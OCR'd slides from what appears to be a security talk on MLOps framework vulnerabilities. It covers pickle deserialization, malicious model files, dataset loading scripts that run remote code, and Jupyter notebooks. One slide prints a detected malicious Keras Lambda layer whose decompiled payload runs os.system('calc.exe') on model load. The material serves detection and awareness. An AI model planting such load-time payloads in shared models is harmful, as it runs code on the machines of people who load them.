
Filter registered models by name o...



| Name | Latest version | Aliased versions | Created by | Last modified | Tags |
|---------------------|----------------|-----------------------------|------------|----------------------|------|
| iris_model_dev | Version 17 | | | 2023-09-25 12:50:... | — |
| iris_model_prod | Version 11 | @ champion : Version 11 +3 | | 2023-10-26 17:10:... | — |
| iris_model_staging | Version 11 | | | 2023-09-25 12:46:... | — |
| iris_model_testing | Version 1 | | | 2023-09-27 13:17:... | — |
| mnist_model_dev | Version 12 | | | 2023-09-25 12:39:... | — |
| mnist_model_prod | Version 8 | @ challenger : Version 8 +1 | | 2024-01-19 10:35:... | — |
| mnist_model_staging | Version 8 | | | 2023-09-25 12:51:... | — |


What can MLOps do for YOU

Model Serving



What can MLOps do for YOU

Model Serving / Model as a Service / Inference Server



```
$ kubectl apply -f - << END
apiVersion: machinelearning.seldon.io/v1
kind: SeldonDeployment
metadata:
  name: iris-model
  namespace: seldon
spec:
  name: iris
  predictors:
  - graph:
      implementation: SKLEARN_SERVER
      modelUri: gs://seldon-models/v1.19.0-dev/sklearn/iris
      name: classifier
END
```

What can MLOps do for YOU

“Core” MLOps

- Pipelining / Training
- Model Registry
- Model Serving

Auxiliary features

- Dataset Registry
- Experiment tracking
- Model Evaluation

(also, we didn’t break these yet ☺)

Which frameworks were evaluated?



Fork 4k ⚙️ Star 17.8k ⚙️




Fork 2.3k ⚙️ Star 13.9k ⚙️



Fork 734 ⚙️ Star 7.8k ⚙️



Fork 408 ⚙️ Star 3.8k ⚙️



Fork 625 ⚙️ Star 8.5k ⚙️



Fork 824 ⚙️ Star 4.3k ⚙️

Inherent vs. Implementation Vulns

CVE-2020-22083 Detail

Disputed

Current Description

jsonpickle through 1.4.1 allows remote code execution during deserialization of a malicious payload through the decode() function. Note: It has been argued that this is expected and clearly documented behaviour. pickle is known to be capable of causing arbitrary code execution, and must not be used with un-trusted data

Inherent vs. Implementation Vulns

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Inherent vs. Implementation Vulns

But ML is a new field...

Software Update Unavailable

Software Update is not available at
this time. Try again later.



Inherent – Malicious Models

(Some) Models are code!!!

Code execution on load




Pickle



Dill




Joblib



Numpy




TorchScript



Keras H5




SavedModel




Protobuf




TFLite



Safetensors



MsgPack



PMML

Inherent – Malicious Models

```
→ HF_demo_files python lambda_detection.py vgg16_light/tf_model.h5  
Checking model vgg16_light/tf_model.h5
```

```
Found Lambda layer with name "output"  
With body function:  
Raw base64: 4wEAAAAAAAIAAAAQwAAAHMWAQAZAFkAGwAfQF8AaABZAKhAQEAfABTACKDTukA  
AAAA+ghjYWxjLmV4ZSkC2gJvc9oGc3lzdGVtKQLaAXhyAwAAKkAcgYAAAD6VS9ob21L2RhdmZy  
L0pGUk9HX0JpdGJ1Y2t1dC9haS1tb2R1bC1yZXN1YXJjaC9UZXN0cy9GYWt1RGlyL2NyZWF0ZV9t  
YWxpY21vdXNFVkdHMTYucHnaB2V4cGxvaXQDAAAQgCCgE=
```

```
Decoded bytes: b'\xe3\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x03\x00\x00\x00\x00C\x00  
\x01|\x01\x01d\x02\x01\x01\x00|\x00S\x00)\x03N\xe9\x00\x00\x00\x00\xfa\x08calc.exe)\x02\xda\x02os\x00\x00\x00r\x06\x00\x00\x00\x00\xfaU/home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malic  
00s\x06\x00\x00\x00\x00\x01\x08\x02\n\x01'
```

```
Name: exploit  
Filename: /home/davfr/JFROG_Bitbucket/ai-model-research/Tests/FakeDir/create_malicious_VGG16.py
```

```
Argument count: 1  
Positional-only arguments: 0
```

Original python code file

```
Kw-only arguments: 0
```

```
Number of locals: 2
```

```
Stack size: 3
```

```
Flags: OPTIMIZED, NEWLOCALS, NOFREE
```

```
Constants:
```

```
0: None
```

```
1: 0
```

Strings and integers

```
2: 'calc.exe'
```

Imported modules/functions

```
Names:
```

```
0: os
```

```
1: system
```

```
Variable names:
```

```
0: x
```


```
1: os
```

```
Found 1 Lambda functions
```

```
→ HF_demo_files pycdc file.pyc  
# Source Generated with Decompyle++  
# File: file.pyc (Python 3.10)
```

```
import os  
os.system('calc.exe')  
return x
```

```
from keras.models import load_model  
m = load_model('vgg16_light/tf_model.h5')
```



Inherent – Malicious Datasets


- Datasets are just CSVs, right?
- Check your formats and APIs!

Inherent – Malicious Datasets



Hugging Face

```
from datasets import load_dataset  
ds = load_dataset("hails/mmlu_no_train")
```



Datasets: hails/mmlu_no_train like 9

Tasks: Question Answering Languages: English License: mit

Dataset card Files and versions Community 1

main mmlu_no_train

hails davzoku Convert dataset to Parquet (#1) 7f9d4f2 VERIFIED

all

.gitattributes

README.md

data.tar

mmlu_no_train.py

2.31 kB

1.12 kB

5.86 kB

???

???


LFS

???

???

???

Inherent – Malicious Datasets



Datasets: hails/mmlu_no_train like 9

Tasks: Question Answering Languages: English License: mit

Dataset card Files and versions Community 1

m main mmlu_no_train

hails davzoku Convert da

all

.gitattributes

README.md

data.tar

mmlu_no_train.py

A dataset loading script should have the same name as a dataset repository or directory. For example, a repository named my_dataset should contain my_dataset.py script. This way it can be loaded with:

Inherent – Malicious Datasets

```
# datasets.load_dataset ⚡ <source>  
  
( path: str, name: Optional = None, data_dir: Optional =  
None, data_files: Union = None, split: Union = None,  
cache_dir: Optional = None, features: Optional = None,  
download_config: Optional = None, download_mode: Union =  
None, verification_mode: Union = None,  
ignore_verifications = 'deprecated', keep_in_memory:  
Optional = None, save_infos: bool = False, revision: Union =  
None, token: Union = None, use_auth_token =  
'deprecated', task = 'deprecated', streaming: bool =  
False, num_proc: Optional = None, storage_options:  
Optional = None, trust_remote_code: bool = None,  
**config_kwargs ) → Dataset or DatasetDict
```

```
from datasets import load_dataset  
ds = load_dataset("hails/mmlu_no_train")
```

trust_remote_code (bool, defaults to True) — Whether or not to allow for datasets defined on the Hub using a dataset script. This option should only be set to True for repositories you trust and in which you have read the code, as it will execute code present on the Hub on your local machine.

Inherent – Jupyter Sandbox Escape

Notebooks are invaluable for developing ML models

jupyter Optical Coherence Tomography-Copy1 Last Checkpoint: Last Sunday at 6:14 PM (autosaved)

File Edit View Insert Cell Kernel Navigate LaTeX_envs Help

Contents ↗ *

- 1 Optical Coherence Tomograph:
 - 1.1 Imports, preliminaries, defin
 - 1.2 Imaging system - overview
- 1.3 OCT Theory - overview
 - 1.3.1 Comments and calcula
 - 1.3.1.1 Resolution "back-of
 - 1.3.1.2 Scan depth "back-
 - 1.3.1.3 Scaling of coherent
- 1.3.2 Time Domain OCT (TD)
 - 1.3.2.1 Detection-bandwid
 - 1.3.2.2 TDOCT: SNR and
- 1.3.3 Fourier Domain OCT
 - 1.3.3.1 Impact of finite spe
 - 1.3.3.2 Interlude: Finite sa
 - 1.3.3.3 Impact of finite nur
 - 1.3.3.4 FDOCT: SNR and
- 1.3.4 Spectral domain/swept
 - 1.3.4.1 SSOCT: SNR and I
- 1.4 Simulation
- 1.5 Potential laser sources

1.3.3 Fourier Domain OCT (FDOCT)

In FDOCT, the different wavelengths are collected on a spectrometer, with N_{pix} pixels, and spectral resolution δ_r .

Returning again to Eq. (8) (see, e.g., Izatt and Choma (Izatt J.A., Choma M.A. (2008) Theory of Optical Coherence Tomography. In: Drexler W., Fujimoto J.G. (eds) Optical Coherence Tomography. Biological and Medical Physics, Biomedical Engineering. Springer, Berlin, Heidelberg; doi: https://doi.org/10.1007/978-3-540-77550-8_2; alternate link: https://www.researchgate.net/publication/226178102_Theory_of_Optical_Coherence_Tomography/download):

$$I_D(k) = \frac{Q}{4} S(k) \left[R_R + \sum_{n=1}^N R_n \right] \quad \text{" DC terms "}$$

$$+ \frac{Q}{2} S(k) \left[\sum_{n=1}^N \sqrt{R_R R_n} \cos [2k(z_R - z_n)] \right] \quad \text{" Cross - correlation terms "}$$

$$+ \frac{Q}{2} S(k) \left[\sum_{n \neq m=1}^N \sqrt{R_n R_m} \cos [2k(z_n - z_m)] \right]. \quad \text{" Autocorrelation terms "}$$

In the FDOCT configuration, z_R is held fixed.

```
In [23]:
```

```
lambda_0 = 1.5500
k_0 = 2.0*np.pi/lambda_0
Dlambda_0 = 0.100
Dk = 2.0*np.pi*Dlambda_0/lambda_0**2.0

k_range = np.linspace(-3.0*Dk+k_0, +3.0*Dk+k_0, 10000)

TD_OCT_signal = 0.25*0.5*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
+ 0.5*np.sqrt(0.5**2.0E-4)*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
* np.cos(2.0*k_range*(50.0)) \
+ 0.5*np.sqrt(0.5*1.5E-4)*(np.exp(-((k_range - k_0)/Dk)**2.0)) \
* np.cos(2.0*k_range*(200.0))
```

```
In [26]: fig_disp
```

```
Out[26]:
```

Quora 1

Search Quora

Why do so many machine learning tutorials use jupyter notebook?

